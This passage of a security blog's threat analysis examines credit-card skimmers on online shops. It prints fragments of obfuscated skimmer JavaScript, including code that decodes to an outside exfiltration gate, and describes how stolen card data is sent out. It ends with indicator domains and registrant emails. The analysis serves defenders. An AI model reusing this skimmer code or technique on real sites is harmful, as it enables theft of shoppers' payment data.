                if(lIll<5)lllI.push(w.charAt(lIll));else if(lIll<w.length)llll.
                push(w.charAt(lIll));lIll++;
                if(lllI<5)lllI.push(i.charAt(lllI));else if(lllI<i.length)llll.
                push(i.charAt(lllI));lllI++;
                if(Illl<5)lllI.push(s.charAt(Illl));else if(Illl<s.length)llll.
                push(s.charAt(Illl));Illl++;
                if(w.length+i.length+s.length+e.length==llll.length+lllI.length+e
                .length)break;
            }
            var lIll=llll.join('');var IllI=lllI.join('');lllI=0;var llll=[];
            for(lIll=0;lIll<llll.length;lIll+=2){
                var llll=-1;if(IllI.charCodeAt(lllI)%2)llll=1;
                llll.push(String.fromCharCode(parseInt(lIll.substr(lIll,2),36)-
                llll));
                lllI++;if(lllI>=lllI.length)lllI=0;
            }
            return llll.join('');
        }
        ('{JS-W}','{JS-I}','{JS-S}','{JS-E}')
);
```

Connections to other skimmers, Magecart group 9

Based on open source intelligence, we can find more details on how this skimmer may have evolved. An earlier version of this skimmer was found hosted at jqueryanalise[.]xyz (archive here). It lacks some obfuscation found in the more recent case we found, but the same core features, such as loading JavaScript via the Copyright field (metadata of an image file), exist.




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```

Source: https://blog.malwarebytes.com/threat-analysis/2020/06/web-skimmer-hides-within-exif-metadata-exfiltrates-credit-cards-via-image-files/